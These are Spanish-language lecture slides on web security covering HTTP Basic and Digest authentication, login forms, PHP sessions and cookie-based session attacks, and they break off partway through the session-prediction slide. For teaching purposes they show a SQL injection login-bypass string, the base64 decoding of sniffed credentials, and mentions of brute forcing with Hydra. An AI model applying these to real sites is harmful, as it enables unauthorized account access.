Seguridad en Sistemas Informáticos

Seguridad y WWW

Mikel Izal Azcárate
(mikel.izal@unavarra.es)

Indice

- Seguridad en WWW
  - Seguridad en la autentificación
  - Seguridad en la autorización
  - Ataques de validación de entrada
  - Cross-site scripting

¿Por qué la web?


- Omnipresente
- Gran superficie de ataque: servidores de empresas, servidores personales, clientes en todas las plataformas, dispositivos moviles, configuración de equipos via web...
- Muy flexible = muy complejo = hay muchos elementos que pueden presentar vulnerabilidades interviniendo (cliente, servidor, código dinámico en el cliente, código dinámico en el servidor, comunicaciones con base de datos...)

  Es difícil verificarlos todos
- Cualquiera puede = lenguajes fáciles, programados de forma casual, se verifican hasta conseguir que la pagina funcione (que haga lo que yo quiero que haga)

  Nadie se preocupa por que no haga lo que no debe

El modelo de la web


- Clientes y servidores
- Protocolo HTTP
- Código en servidor (PHP, ASP, CGI...)
- Peticiones a bases de datos
- Dibujo HTML
- Código en cliente (Java, Javascript...)
- Formularios



El modelo de la web

- Esencialmente es sin estado
- Sin embargo se usa para tener sesiones de usuarios con contraseña !!
- Como se hacen sesiones en un sistema sin estado?
  - Cookies y otros tokens

    Se permite al servidor almacenar variables en el cliente



Que puedo atacar?

- Vulnerabilidades del servidor web
  - Cada vez más complejos
  - Muy revisados por ser los programas más expuestos
  - Sus vulnerabildades se corrigen rápidamente
- Vulnerabilidades del navegador
  - Programas muy complejos
  - Las vulnerabilidades duran más (usuarios no siempre actualizan)
- El código generando paginas
  - Muchas veces escrito de forma poco profesional
  - Normalmente input validation de muchos tipos
- La autentificación y autorización
  - Ataques a los mecanismos de sesiones y autentificación

Authentication


- Métodos de autentificacion de web básicos
- HTTP puede pedir autentificación para una página individual

  Controlado por `.htaccess`

```
AuthUserFile /home/www/private/htpasswd
AuthName "Pagina privada"
AuthType Basic
<Limit GET>
require user mikel,ssi,invitado
</Limit>
```

- Varios tipos: Basic, Digest...
- Al pedir esa página HTTP indica error auth needed y deja reintentarlo

  El navegador pedirá usuario y contraseña al usuario



Authentication: Basic

- Observando cabeceras:

```
GET /~mikel/pruebas_ssi/a1/private/index.html HTTP/1.1
Host: mikel.tlm.unavarra.es
[...]
```

petición

```
HTTP/1.x 401 Authorization Required
Date: Sun, 16 Dec 2007 19:18:25 GMT
WWW-Authenticate: Basic realm="Pagina privada 1"
[...]
```

no sin auth

```
GET /~mikel/pruebas_ssi/a1/private/index.html HTTP/1.1
Host: mikel.tlm.unavarra.es
Authorization: Basic bWlrZWw6bWlwYXNz
[...]
```

auth

```
HTTP/1.x 200 OK
Last-Modified: Fri, 14 Dec 2007 17:51:48 GMT
Content-Length: 302
Content-Type: text/html
[...]
```

ok


- Es dificil de descifrar esto?

```
$ echo "bWlrZWw6bWlwYXNz" | openssl enc -d -base64
mikel:mipass
$
```

No esta cifrado es solo base64

Authentication

- Metodo: Digest
- Igual para el usuario
- Utiliza un protocolo más seguro ante sniffing




```
GET /~mikel/pruebas_ssi/a2/private/index.html HTTP/1.1
Host: mikel.tlm.unavarra.es
[...]

HTTP/1.x 401 Authorization Required
WWW-Authenticate: Digest realm="Pagina privada 1",
nonce="AARBeLuydcs=bb9222796311513e445be175dbbd14f6f8dcf70f", algorithm=MD5, qop="auth"
[...]

GET /~mikel/pruebas_ssi/a2/private/index.html HTTP/1.1
Host: mikel.tlm.unavarra.es
Authorization: Digest username="mikel", realm="Pagina privada 1",
nonce="AARBeLuydcs=bb9222796311513e445be175dbbd14f6f8dcf70f", uri="/~mikel/pruebas_ssi/a2/
private/index.html", algorithm=MD5, response="cf414b807781e96a00b888404d881b18", qop=auth,
nc=00000001, cnonce="30b49be53eab919d"
[...]

HTTP/1.x 200 OK
Last-Modified: Fri, 14 Dec 2007 18:10:51 GMT
Content-Length: 302
Content-Type: text/html
[...]
```

Challenge para cifrar

Cifrado


response = md5 (user, pass, nonce, uri, ...)

Se puede hacer fuerza-bruta o diccionario contra esto

Authentication: formularios

- Lo más típico es usar formularios e integrar la autentificación en la aplicación web

```
<form method=GET action=./index.php>
User:<br><input type=text name=user><br>
Password:<br><input type=password name=pass><br>
<input type=submit name=s value="Enter">
</form>
```



- Problema: cuidado con el GET esto se envia como:

http://mikel.tlm.unavarra.es/~mikel/pruebas_ssi/a5/index.php?**user=mikel&pass=mipas**&s=Enter


- Es trivial de observar si tenemos un sniffer
- ¿La solución es usar POST en lugar de GET?

Authentication: formularios

- POST

  Se puede observar con un sniffer igual que GET

```
<form method=POST action=./index.php>
User:<br><input type=text name=user><br>
Password:<br><input type=password name=pass><br>
<input type=submit name=s value="Enter">
</form>
```



- El usuario no lo ve http://mikel.tlm.unavarra.es/~mikel/pruebas_ssi/a5/index.php
- Pero la peticion HTTP es así

```
POST /~mikel/pruebas_ssi/a4/index.php HTTP/1.1
Host: mikel.tlm.unavarra.es
[...]
Referer: http://mikel.tlm.unavarra.es/~mikel/pruebas_ssi/a4/
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

user=mikel&pass=mipass&s=Enter
```

Authentication: otros

- HTTPS: cifrado basado en SSL con soporte de certificados (=criptografia clave publica)
  - Normalmente se usa solo para autentificar al servidor
  - Soporta que el cliente tambien defina certificados y pueda autentificarse con ello (client side certificates)

    Pero no se usa mucho aun (por dificultad de uso para usuario inexperto)
- Formularios + HTTPS para cifrar los datos
- Otros sistemas criptograficos (SiteKey, One-Time Passwords (OTP) ...)
- Authentificacion externa (MS Passport)

Ataques a la autentificiación

- **Sniffing**

  Fácil en Basic y formularios sin HTTPS

  En Digest permite hacer ataques de fuerza bruta con ver una página que lo use

- **Enumerar usuarios + fuerza bruta**

  Enumerando usuarios:

  - Existe http://servidor/~usuario/
  - Errores en el login. Cuidado con decir "Incorrect pass"
  - Registro que informa de "Ese nombre está elegido"
  - Bloqueo de cuentas por demasiados intentos (muchos sistemas solo bloquean las cuentas que existen)
  - Medición del tiempo en dar el error (diferente para un usuario que existe y otro que no)

- Adivinar la contraseña manualmente
- Ataque de fuerza bruta (por ejemplo con Hydra)

Ataques a la autentificiación

- **Robo de identidad (Phising)**

  No se trata de atacar el sistema sino de engañar al usuario para que proporcione las credenciales (por ejemplo hacer una pagina de login igual y convencer o redirigir a alguien a que haga login en la falsa revelando su contraseña)

  Muchas técnicas.

- **HTML/SQL injection**

  Ataques de validación de entrada contra paginas web de login

- **No atacar la autentificación sino la autorización**

SQL injection

- Ataque de validación de entrada típico
- Lo que escribo como usuario y pass en el formulario acabara en variables y se usara para construir una query a la BBDD

```
$user = $_POST['user'];
$pass = $_POST['password'];

SELECT * FROM login WHERE user='$user' AND pass='$pass';
```

- Que ocurre si el usuario escribe cosas de este tipo

  Usuario: 1' or '1'='1

  Pass: 1' or '1'='1

```
SELECT * FROM login WHERE user='1' OR '1'='1' AND
                          pass='1' OR '1'='1';
```

SQL injection

- Más variedades
- Poner caracteres con significados para SQL como ' " -- ;

  pueden llegar a romper la query y conseguir cosas
- A veces sólo con producir errores que den informacion de la base de datos ya es algo
- Técnicas más sofisticadas que obtienen información incluso aunque no salgan resultados de la query en la pagina (i.e. con el tiempo que tarda en resolverse)


  Blind SQL injection

Authorization

- Usando sesiones en un sistema pensado para ser "sin estado"
- El usuario se autentifica en una pagina

  a continuación navega por el sitio usando los privilegios ganados
- El sistema debe recordar que se autentifico

  ¿Como se sabe que la petición esta relacionada con la autentificación inicial?
  - > Estoy enviando la autentificación cada vez? (en Basic y Digest: SI)
  - > El cliente consigue algo que puede presentar cada vez como prueba de autentificación (token)



Sesiones

3 formas de mantener tokens y sesiones

- Variables de URI

  Se genera un identificador de sesion aleatorio y en los enlaces de esa sesión se pasa como variable de GET

  ```
  http://miweb.com/compras/index.php?session_id=1263716221
  ```

- Variables de formularios ocultas (y formularios con POST)

  Se genera un identificador de sesión aleatorio y en las páginas de esa sesión se añade una variable oculta a los formularios


  ```
  <input type=HIDDEN name=session_id value=1263716221>
  ```

- Cookies

  Permiten almacenar una variable en el cliente que la enviará de vuelta cada vez que pida una página de ese servidor (en este caso la cookie sería `session_id=1263716221`)

Sesiones: ejemplo

- Los tokens identifican la sesión a la que pertenece la petición
- Autorización: Procesa las peticiones de los tokens establecidos



Sesiones: ejemplo en PHP

- Pagina sencilla con autentificación

```
<?php
session_start();

$dentro=$_SESSION['dentro'];
$user=$_POST['user'];
$pass=$_POST['pass'];
if ( isset($user) ) {
    if ( $user=="yo" and $pass=="pas" ) {
        $dentro=1;
        $_SESSION['dentro']=$dentro;
    } else {
        $wronglogin=1;
    }
}
?>
```

Recupera el ID que manda el usuario o genera uno

Dentro es una variable de sesión, se guarda en el servidor el valor que tiene para cada ID

Si el usuario se autentifica esa sesion tendra $dentro=1

- Si la sesion ya existe la variable $dentro nos dice si el usuario ya ha demostrado su identidad o no
- Si vienen datos user, pass de un formulario podemos cambiar el valor de $dentro o bien apuntar que debemos dar error de intento no valido
- Si la sesion no existia se generara un id y se guardara en una cookie PHPSESSID

Sesiones: ejemplo en PHP

- El contenido de la página depende de las variables

```
<?php
if ( $dentro == 1 ) {
?>
    <h1>Pagina privada</h1>
    No deberias ver esto sin tener la contraseña
    ...
<?php
} else {
?>
    <?php
    if ( $wronglogin==1 ) {
        echo "<h1 style=\"color: red;\">Error usuario o contraseña incorrecto</h1>";
    }
    ?>
    <h2>Demuestre su identidad</h2>
    <form method=POST action=./index.php>
    User:<br><input type=text name=user><br>
    Password:<br><input type=password name=pass>
    <br>
    <input type=submit name=s value="Enter">
    </form>
<?php  }   ?>
```

Si estoy autentificado contenido privado

Si estoy reintentando error info incorrecta

Si no formulario de poner nombre y contraseña

- ¿Qué problemas tiene esta página?

Sending cookies

- Al pedir la primera vez la página anterior

```
GET /~mikel/pruebas_ssi/a4/index.php HTTP/1.1
Host: mikel.tlm.unavarra.es
[...]

HTTP/1.x 200 OK
Set-Cookie: PHPSESSID=7855b7336334942b8d8e7315eebe57f9; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 414
Content-Type: text/html
[...]
```

Si el usuario no envía la cookie el servidor la genera y se la envía

- Al pedirla otra vez

```
POST /~mikel/pruebas_ssi/a4/index.php HTTP/1.1
Host: mikel.tlm.unavarra.es
Cookie: PHPSESSID=7855b7336334942b8d8e7315eebe57f9
Content-Type: application/x-www-form-urlencoded
Content-Length: 28

user=mikel&pass=nose&s=Enter

HTTP/1.x 200 OK
Content-Length: 481
Content-Type: text/html
[...]
```

Si el usuario la envía se refiere a esa sesión

por ejemplo enviando usuario y pass

La respuesta no incluye de nuevo la cookie

Ataques a los tokens

- Pero la cookie que se envía esta bajo el control del usuario
  - Navegadores que dejan editarlas
  - Si envío la cookie de la sesión de otro usuario me convierto en ese usuario
- Ataques
  - **Session prediction**

    Puedo predecir que tokens se estarán usando?
  - **Session hijack (secuestro de sesion)**

    Puedo robar un token a un usuario autentificado?
  - **Session fixation**

    Puedo imponer un token a un usuario?

    Para que me vale?

Ataques a los tokens

- **Session prediction**

  Recoger gran cantidad de tokens

